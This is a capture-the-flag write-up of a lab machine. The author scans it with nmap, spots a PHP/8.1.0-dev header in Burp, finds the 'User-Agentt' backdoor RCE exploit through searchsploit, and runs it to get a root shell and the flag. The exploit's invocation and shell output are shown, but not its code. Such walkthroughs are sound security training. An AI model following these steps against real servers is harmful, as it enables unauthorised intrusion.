

WriteUp

let's see open ports by running nmap




```
┌──(root㉿kali)-[~]
└─# nmap -Pn -sS -A 10.10.36.13 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-27 12:45 CDT
Warning: 10.10.36.13 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.36.13
Host is up (0.19s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
80/tcp filtered http
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   111.79 ms 10.8.0.1
2   189.95 ms 10.10.36.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds
```

after examining the web page we are directly logged in as admin without any creds




I tried a lot for a reverse shell but I failed to find such a way to do so. then I decided to take a look at the response header with burp suite and I found something interesting



```
GET / HTTP/1.1
Host: 10.10.36.13
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


```
HTTP/1.1 200 OK
Host: 10.10.36.13
Date: Thu, 27 Jul 2023 17:49:10 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
    initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
       Admin Dashboard
    </title>

    <!-- Custom fonts for this template-->
    <link href="vendor/fontawesome-free/css/all.min.css" rel="
    stylesheet" type="text/css">
    <link
```

the X-Powered-By header is something to look for. running the searchsploit command to discover if this version of php is vulnerable to RCE.



```
┌──(root㉿kali)-[~]
└─# searchsploit php 8.1.0
------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------
autonomous lan party 0.98.1.0 - Remote File Inclusion                                      | php/webapps/1654.txt
Composr-CMS Version ≤10.0.39 - Authenticated Remote Code Execution                         | php/webapps/51060.txt
Concrete5 CMS 8.1.0 - 'Host' Header Injection                                              | php/webapps/41885.txt
Concrete5 CMS < 8.3.0 - Username / Comments Enumeration                                    | php/webapps/44194.py
cPanel < 11.25 - Cross-Site Request Forgery (Add User PHP Script)                          | php/webapps/17330.html
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution        | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)    | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)    | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)           | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (M | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (M | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                             | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                         | php/webapps/46459.py
FileRun < 2017.09.18 - SQL Injection                                                       | php/webapps/42922.py
Fozzcom Shopping < 7.94 / < 8.04 - Multiple Vulnerabilities                                | php/webapps/15571.txt
FreePBX < 13.0.188 - Remote Command Execution (Metasploit)                                 | php/remote/40434.rb
IceWarp Mail Server < 11.1.1 - Directory Traversal                                         | php/webapps/44587.txt
KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities                | php/webapps/46956.txt
Kaltura < 13.2.0 - Remote Code Execution                                                   | php/webapps/43028.py
Kaltura Community Edition < 11.1.0-2 - Multiple Vulnerabilities                            | php/webapps/39563.txt
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (Metasploit)      | php/webapps/45083.rb
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (Metasploit)      | php/webapps/45083.rb
NPDS < 08.06 - Multiple Input Validation Vulnerabilities                                   | php/webapps/32689.txt
OPNsense < 19.1.1 - Cross-Site Scripting                                                   | php/webapps/46351.txt
PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution                                        | php/webapps/49933.py
PHP-Nuke 8.1.0.3.5b (Your_Account Module) - Blind SQL Injection (Benchmark Mode)           | php/webapps/14320.pl
PHP-Nuke 8.1.0.3.5b - 'Downloads' Blind SQL Injection                                      | php/webapps/18148.pl
PHP-Nuke 8.1.0.3.5b - Remote Command Execution                                             | php/webapps/14319.pl
Plesk < 9.5.4 - Remote Command Execution                                                   | php/remote/25986.txt
REDCap < 9.1.2 - Cross-Site Scripting                                                      | php/webapps/47146.txt
Responsive FileManager < 9.13.4 - Directory Traversal                                      | php/webapps/45271.txt
```

Indeed it is!!
so let's execute the php/webapps/49933.py script.



```
┌──(root㉿kali)-[~]
└─# python 49933.py
Enter the full host url:
http://10.10.32.49

Interactive shell is opened on http://10.10.32.49
Can't acces tty; job crontol turned off.
$ id
uid=0(root) gid=0(root) groups=0(root)

$ ls
404.html
blank.html
css
gulpfile.js
img
index.php
js
package-lock.json
package.json
scss
vendor

$ find / -name *flag.txt* 2>/dev/null
/flag.txt
```

We Get a shell with root privilege hahaha!!
PWNED!!